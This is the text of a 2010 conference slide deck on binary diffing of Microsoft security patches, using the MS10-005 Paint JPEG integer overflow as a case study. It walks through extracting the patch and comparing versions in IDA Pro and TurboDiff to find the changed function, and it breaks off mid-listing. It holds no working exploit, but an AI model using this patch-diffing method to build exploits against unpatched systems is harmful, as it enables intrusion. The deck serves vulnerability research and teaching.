

Microsoft Patch Analysis

Patch Tuesday - Exploit Wednesday

Yaniv Miron aka Lament



Confidence
25-26 May 2010, Krakow



/ About Me

- Yaniv Miron aka Lament
- Security Researcher and Consultant
- Found security vulnerabilities in IBM, Oracle, Microsoft and Apache products as in other products.
- CISO Certified from the Technion (Israel Institute of Technology)
- Certified Locksmith

Agenda (1/2)


- Microsoft Patches
- What is Patch Tuesday
- What is Exploit Wednesday
- Microsoft Advisories
- What is binary and file diffing
- Patch Analysis in general
- Microsoft Patch Analysis

Agenda (2/2)

- Tools of the trade
- Diffing tools
- Explanation about the next step after
Microsoft Patch Analysis: Exploit Wednesday
- **DEMO** - The actual process of Microsoft Patch
Analysis diffing
- Q&A

Exclude !

- What is Reversing, Reverse Engineering, RE?
- What are Exploits?
- What are Patches?
- What are [Fill here a basic thing]?



Microsoft Patches

- As part of the monthly security bulletin release cycle, Microsoft provides the Microsoft Security Bulletin Advance Notification Service.
- This advance notification includes information about the number of new security updates being released, the software affected and severity levels.

Microsoft Patches Names

- There is a constant concept in the Microsoft Security Bulletins names.
- For example: MS10-005
 - MS - Microsoft
 - 10 - The year the bulletin published (2010).
 - 005 - The bulletin number in this year (5th bulletin of the 2010 year).

Patch Tuesday

- Microsoft Patches usually released on the second Tuesday of the month Hence:
 - Patch Tuesday



Read the latest Microsoft security bulletin summary

- [Microsoft security bulletin summary for April 2010](#)
Download the April security updates for Microsoft Exchange, Microsoft Office and Microsoft Windows.

[April 2010 security bulletin webcast](#)

Read previously released [Security bulletin summaries](#).

Next scheduled release: May 11, 2010

- [Register now for the May security bulletin webcast](#)

Exploit Wednesday

- Microsoft Exploits usually released on the second Wednesday of the month (**Day** after the Patch Tuesday) Hence:
 - Exploit Wednesday



Microsoft Advisories

- Microsoft Security Bulletin:
 - <http://www.microsoft.com/technet/security/current.aspx>



Microsoft Advisories [2]


- [1] Read the *ENTIRE* information page
- [2] “Fuck that - I’m a 31337”
 - Might work sometimes
 - <http://www.microsoft.com/technet/security/bulletin/ms10-feb.msp>

Bulletin Information

- ⊕ Executive Summaries
- ⊕ Exploitability Index
- ⊕ Affected Software and Download Locations
- ⊕ Detection and Deployment Tools and Guidance

Microsoft Advisories [3]

- ***And*** read between the lines...



CVE

- Common Vulnerabilities and Exposures
- CVE is a dictionary of publicly known information security vulnerabilities and exposures.
- <http://cve.mitre.org>



Security Focus

- The SecurityFocus Vulnerability Database provides security professionals ... information on vulnerabilities for all platforms and services.
- BugTraq is a high volume, full disclosure mailing list for the detailed discussion and announcement of computer security vulnerabilities.
- <http://www.securityfocus.com>



Diffing

- Diffing is typically used to show the changes between one version of a file and a former version of the same file.



Why Diffing?


- Do you install patches ?!
- We have a patch, why do we need to waste time with diffing?
 - Not installing patches
 - Signing vulnerabilities
 - Finding similar vulnerabilities

Patch Analysis

- Three main ways:
 - Installing the patch, checking the system before and after.
 - Diffing the patch/files with a patch/files from a new OS. i.e. XP vs. Vista
 - Diffing the patch files vs. the old files.

Microsoft Patch Analysis [1]

- Diffing the patch files vs. the old files.



(QFE vs. GDR diagram from <http://blogs.technet.com/instan/archive/2009/03/04/qfe-vs-gdr-ldr-hotfixes.aspx>)

Microsoft Patch Analysis [2]

- **GDR - General Distribution Releases**
 - Contains only security related changes that have been made to the binary.
- **QFE - Quick Fix Engineering**
 - Contains both security related changes that have been made to the binary as well as any functionality changes that have been made to it.

Tools of the Trade

- IDA Pro 5.5
- TurboDiff
- Hex-Rays
- UltraCompare
- Windows XP Pro SP3

IDA Pro

- IDA Pro 5.5
- IDA Pro is a Windows or Linux hosted multi-processor disassembler and debugger.
- <http://www.hex-rays.com/idapro/>



TurboDiff

- TurboDiff version turbodiff_v1.0.1
- Turbodiff is a binary diffing tool developed as an IDA plugin. It discovers and analyzes differences between the functions of two binaries.
- <http://corelabs.coresecurity.com/index.php?module=Wiki&action=view&type=tool&name=turbodiff>



Hex-Rays

- Hex-Rays Decompiler - converts executable programs into a human readable C-like pseudocode text.
- <http://www.hex-rays.com/decompiler.shtml>

The logo for Hex-Rays, featuring the text "Hex-Rays" in a blue, stylized font. The background of the logo is a dark blue rectangle with diagonal light blue streaks on the left side.

Hex-Rays

Ultra Compare

- UltraCompare Professional is folder/file compare utility loaded with features to enable you to compare text files and folders.
- <http://www.ultraedit.com/products/ultracompare.html>



Windows XP Pro SP3

- Windows XP Pro SP3 fully patched until February 8th 2010 and the MS10-002 patch, including it installed.
- <http://www.microsoft.com/windows/windows-xp/>



Diffing Tools

- CoreLabs TurboDiff
- Zynamics BinDiff - \$\$\$
- eEye Binary Diffing Suite (EBDS)
- Many more...

Zynamics BinDiff [1]

- Zynamics BinDiff - \$\$\$
- Zynamics BinDiff uses a graph-theoretical approach to allow comparison of executables by identifying identical and similar functions.
- <http://www.zynamics.com/bindiff.html>



Zynamics BinDiff [3]

Project Help

Search Regular Expression Case sensitive

Flowgraph Assembler

primary

<Address>	Basic Block
0041e006	push ebx
0041e007	push esi
0041e008	push edi
0041e009	mov edi,[esp+arg_4]
0041e00d	push edi
0041e00e	push 4
0041e010	push [esp+arg_0]
0041e014	call ds:004010E8ASNIPEBdecu32va1
0041e01a	test eax,eax
0041e01c	jz short 0041E054loc_41E054
0041e01e	inc dword ptr[edi]
0041e019	mov eax,[edi]
0041e022	cmp eax,00h
0041e025	ja short 0041E054loc_41E054
0041e027	xor ebx,ebx
0041e029	test eax,eax
0041e02b	jbe short 0041E048loc_41E048
0041e02d	lea esi,[edi+4]
0041e030	push esi
0041e031	push 4
0041e033	push [esp+arg_0]
0041e037	call ds:004010E0ASNIPEBdecu16va1
0041e03d	test eax,eax
0041e03f	jz short 0041E054loc_41E054
0041e041	inc word ptr[esi]
0041e044	inc ebx
0041e046	inc esi
0041e046	inc esi
0041e047	cmp ebx,[edi]
0041e049	jb short 0041E030loc_41E030
0041e04b	push 1
0041e04d	pop eax
0041e04e	pop edi
0041e04f	pop esi
0041e050	pop ebx
0041e051	retm 8
0041e054	xor eax,eax

secondary

Basic Block	Address
push ebx	0042b98e
push esi	0042b98f
push edi	0042b990
mov edi,[esp+arg_4]	0042b991
push edi	0042b996
push 4	0042b996
push [esp+arg_0]	0042b998
call ds:004010E8ASNIPEBdecu32va1	0042b99c
test eax,eax	0042b9a2
jz short 0042B9D4loc_42B9D4	0042b9a4
inc dword ptr[edi]	0042b9a6
push 0	0042b9a8
pop ebx	0042b9aa
jz short 0042B9C8loc_42B9C8	0042b9ab
lea esi,[edi+4]	0042b9ad
push esi	0042b9b0
push 4	0042b9b1
push [esp+arg_0]	0042b9b3
call ds:004010E0ASNIPEBdecu16va1	0042b9b7
test eax,eax	0042b9bd
jz short 0042B9D4loc_42B9D4	0042b9bf
inc word ptr[esi]	0042b9c1
inc ebx	0042b9c4
inc esi	0042b9c5
inc esi	0042b9c6
cmp ebx,[edi]	0042b9c7
jb short 0042B9E0loc_42B9E0	0042b9c9
push 1	0042b9cb
pop eax	0042b9cd
pop edi	0042b9ce
pop esi	0042b9cf
pop ebx	0042b9d0
retm 8	0042b9d1
xor eax,eax	0042b9d4



TEST CASE: MS10-005

TEST CASE: MS10-005

TEST CASE: MS10-005

- Our test case is Microsoft Patch number MS10-005 that publish in February 9th 2010.
- <http://www.microsoft.com/technet/security/bulletin/ms10-feb.mspix>

MS10-005	Vulnerability in Microsoft Paint Could Allow Remote Code Execution (978706) This security update resolves a privately reported vulnerability in Microsoft Paint. The vulnerability could allow remote code execution if a user viewed a specially crafted JPEG image file using Microsoft Paint. Users whose accounts are configured to have fewer user rights on the system could be less impacted than users who operate with administrative user rights.	Moderate Remote Code Execution	May require restart	Microsoft Windows
--------------------------	---	-----------------------------------	---------------------	-------------------

What do we know? [1]

- The vulnerability is in Microsoft Paint.
- The vulnerability is by using JPG.

MS10-005 Patch Info.

- Vulnerability in Microsoft Paint Could Allow Remote Code Execution (978706)
- <http://www.microsoft.com/technet/security/bulletin/ms10-005.mspx>

[TechNet Home](#) > [TechNet Security](#) > [Bulletins](#)

Microsoft Security Bulletin MS10-005 - Moderate

Vulnerability in Microsoft Paint Could Allow Remote Code Execution (978706)

Published: February 09, 2010 | Updated: February 10, 2010

Version: 1.1

Affected Software

- We will focus on Windows XP SP3

Affected Software

Operating System	Maximum Security Impact	Aggregate Severity Rating	Bulletins Replaced by this Update
Microsoft Windows 2000 Service Pack 4	Remote Code Execution	Moderate	None
Windows XP Service Pack 2 and Windows XP Service Pack 3	Remote Code Execution	Moderate	None
Windows XP Professional x64 Edition Service Pack 2	Remote Code Execution	Moderate	None
Windows Server 2003 Service Pack 2	Remote Code Execution	Moderate	None
Windows Server 2003 x64 Edition Service Pack 2	Remote Code Execution	Moderate	None
Windows Server 2003 with SP2 for Itanium-based Systems	Remote Code Execution	Moderate	None

What do we know? [2]

- What do we know [1]
 - The vulnerability is in Microsoft Paint.
 - The vulnerability is by using JPG.
- The vulnerability is under Windows XP SP3.
 - (In our case).
- What else missing?



CVE-2010-0028

- CVE-2010-0028
 - Integer overflow in Microsoft Paint in Windows 2000 SP4, XP SP2 and SP3, and Server 2003 SP2 allows remote attackers to execute arbitrary code via a crafted JPEG (.JPG) file, aka "MS Paint **Integer Overflow Vulnerability**."

CVE-ID	
CVE-2010-0028 (under review)	Learn more at National Vulnerability Database (NVD) • Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings
Description	
Integer overflow in Microsoft Paint in Windows 2000 SP4, XP SP2 and SP3, and Server 2003 SP2 allows remote attackers to execute arbitrary code via a crafted JPEG (.JPG) file, aka "MS Paint Integer Overflow Vulnerability."	

What do we know? [3]

- What do we know [1]
 - The vulnerability is in **Microsoft Paint**.
 - The vulnerability is by using **JPG**.
- What do we know [2]
 - The vulnerability is under **Windows XP SP3**.
 - (In our case).
- The vulnerability is an **Integer Overflow**.

BID 38042

- Security Focus BID #38042
 - Microsoft Paint JPEG Image Processing Integer Overflow Vulnerability
 - Microsoft Paint is prone to a remote integer-overflow vulnerability.
 - An attacker can exploit this issue to execute arbitrary code with the privileges of the currently logged-in user. Failed exploit attempts will result in a denial-of-service condition.

BID 38042

Microsoft Paint JPEG Image Processing Integer Overflow Vulnerability

Bugtraq ID: 38042

Class: Boundary Condition Error

CVE: CVE-2010-0028

Remote: Yes

Local: No

Published: Feb 09 2010 12:00AM

Updated: May 06 2010 11:12AM

Credit: Tielei Wang of Engineering Research Center of Info Security, Institute of Computer Science & Technology working with Secunia

Vulnerable: Microsoft Windows XP Tablet PC Edition SP3
Microsoft Windows XP Tablet PC Edition SP2
Microsoft Windows XP Tablet PC Edition SP1
Microsoft Windows XP Tablet PC Edition
Microsoft Windows XP Professional x64 Edition SP3
Microsoft Windows XP Professional x64 Edition SP2
Microsoft Windows XP Professional x64 Edition
Microsoft Windows XP Professional SP3
Microsoft Windows XP Professional SP2

Integer Overflow

- Integer overflow occurs when an arithmetic operation attempts to create a numeric value that is larger than can be represented within the available storage space.
- For instance, adding 1 to the largest value that can be represented constitutes an integer overflow.

Integer Overflow [2]

- 8 bits: maximum value $2^8 - 1 = 255$
- 16 bits: maximum value $2^{16} - 1 = 65,535$
- 32 bits: maximum value $2^{32} - 1 = 4,294,967,295$
- 64 bits: maximum value $2^{64} - 1 = 18,446,744,073,709,551,615$

Common integral data types [1]

Bits	Name	Range (assuming two's complement for signed)	Decimal digits	Uses
4	nibble, semioctet	<i>Unsigned: 0 to +15</i>	2	Binary-coded decimal, single decimal digit representation.
8	byte, octet	<i>Signed: -128 to +127</i>	3	ASCII characters, C/C++ char, C/C++ uint8_t, int8_t, Java byte, C# byte (unsigned), T-SQL tinyint, Delphi Byte, Shortint
		<i>Unsigned: 0 to +255</i>	3	
16	halfword, word, short, short	<i>Signed: -32,768 to +32,767</i>	5	UCS-2 characters, C/C++ short, C/C++ int (minimum), C/C++ uint16_t, int16_t, Java short, C# short, Java char, Delphi Word, Smallint, T-SQL smallint
		<i>Unsigned: 0 to +65,535</i>	5	

Common integral data types [2]

32	word, long, doubleword, longword, int	<i>Signed</i> : -2,147,483,648 to +2,147,483,647	10	UCS-4 characters, Truecolor with alpha, C/C++ int (with some compilers) ^[2] , C/C++ long (on Windows and 32-bit DOS and Unix), C/C++ uint32_t, int32_t, Java int, C# int, FourCC, Delphi Cardinal, Integer, LongWord, LongInt, T-SQL int
		<i>Unsigned</i> : 0 to +4,294,967,295	10	
64	doubleword, longword, long long, quad, quadword, int64	<i>Signed</i> : -9,223,372,036,854,775,808 to +9,223,372,036,854,775,807	19	C/C++ long (on 64-bit Unix), C/C++ long long, C/C++ uint64_t, int64_t, Java long, C# long, ulong, Delphi Int64, T-SQL bigint
		<i>Unsigned</i> : 0 to +18,446,744,073,709,551,615	20	

Common integral data types [3]

128	octaword, double quadword	<i>Signed:</i> -170,141,183,460,469,231,731,687,303,715,884,105,728 to +170,141,183,460,469,231,731,687,303,715,884,105,727	39	C only available as non-standard compiler- specific extension
		<i>Unsigned:</i> 0 to +340,282,366,920,938,463,463,374,607,431,768,211,455	39	
n	n -bit integer (general case)	<i>Signed:</i> (-2^{n-1}) to $(2^{n-1} - 1)$	$\lceil (n - 1) \log_{10} 2 \rceil$	Ada range $-2^{**}(n-1) \dots 2^{**}(n-1) - 1$
		<i>Unsigned:</i> 0 to $(2^n - 1)$	$\lceil n \log_{10} 2 \rceil$	Ada range $0 \dots 2^{**}n - 1$, Ada mod $2^{**}n$

Integer Overflow [3]

- The range of integer values that can be stored in 32 bits is 0 through 4,294,967,295 or -2,147,483,648 through 2,147,483,647.
- Signed / Unsigned

Integer Overflow [4]

	9	9	9	9
+				1
1	0	0	0	0

Fixing Integer Overflows

- May different ways. SOME ARE BETTER.
- One of them: (32 bit signed int)
 - $a=20$
 - $b=3$
 - $a+b < a$? NO

 - $c=2,147,483,640$
 - $d=55$
 - $c+d < c$? YES (Integer Overflow)

Extract the Patch

- Example:
 - KBArticleNumber /X:C:\ExtractedPackage
- Our line:
 - C:\MS10-005\Download>WindowsXP-KB978706-x86-ENU.exe /x:C:\MS10-005\Extracted



Patch Files

- The extracted files are:
 - Folders:
 - SP2GDR
 - SP2QFE
 - **SP3GDR**
 - SP3QFE
 - update
 - Files:
 - spmsg.dll
 - spuninst.exe

SP3GDR Files

- The extracted files are:
 - mspaint.exe
- Only one file.



mspaint.exe
Paint
Microsoft Corporation

MS10-005 Paint vs. Before Paint


- The MS10-005 Patch mspaint.exe version:
 - 5.1.2600.5918 (xpsp_sp3_gdr.091216-2054)
- The pre-MS10-005 un-patched mspaint.exe version:
 - 5.1.2600.5512 (xpsp.080413-2105)



mspaint.exe
Paint
Microsoft Corporation

The diffing

- Take information from the un-patched and patched mspaint.exe.
- Compare the information taken.




Diffing Results

category	address	name	address	name
identical	10353c6	sub_10353c6_undefined	10353d6	sub_10353d6_undefined
identical	10353db	sub_10353db_undefined	10353eb	sub_10353eb_undefined
identical	10353f0	sub_10353f0_undefined	1035400	sub_1035400_undefined
identical	103540b	sub_103540b_undefined	103541b	sub_103541b_undefined
identical	1035415	sub_1035415_undefined	1035425	sub_1035425_undefined
identical	1028e64	sub_1028E64	1028e64	sub_1028E64
identical	102b122	sub_102B122	102b122	sub_102B122
identical	102b189	sub_102B189	102b189	sub_102B189
changed	1030f6d	sub_1030F6D	1030f6d	sub_1030F6D
unmatched 1	10251aa	sub_10251AA	-	-
unmatched 1	102d7e0	sub_102D7E0	-	-
unmatched 1	10342e4	CWinThread::IsIdleMessage(tagMSG *)	-	-
unmatched 1	10342f0	CWinThread::PumpMessage(void)	-	-
unmatched 1	10342fc	CWinThread::PreTranslateMessage(tagMSG *)	-	-
unmatched 1	1034308	CWinApp::Run(void)	-	-
unmatched 1	1034a94	CControlBar::CalcFixedLayout(int,int)	-	-

Line 2368 of 2383

Changed Function [1]

- Un-patched mspaint.exe function




The screenshot shows the IDA Pro interface with the assembly view of a function. The function name is `sub_1030F6D`. The assembly code is as follows:

```
.text:01030F63      pop     ebx
.text:01030F64      pop     ebp
.text:01030F65      retn   10h
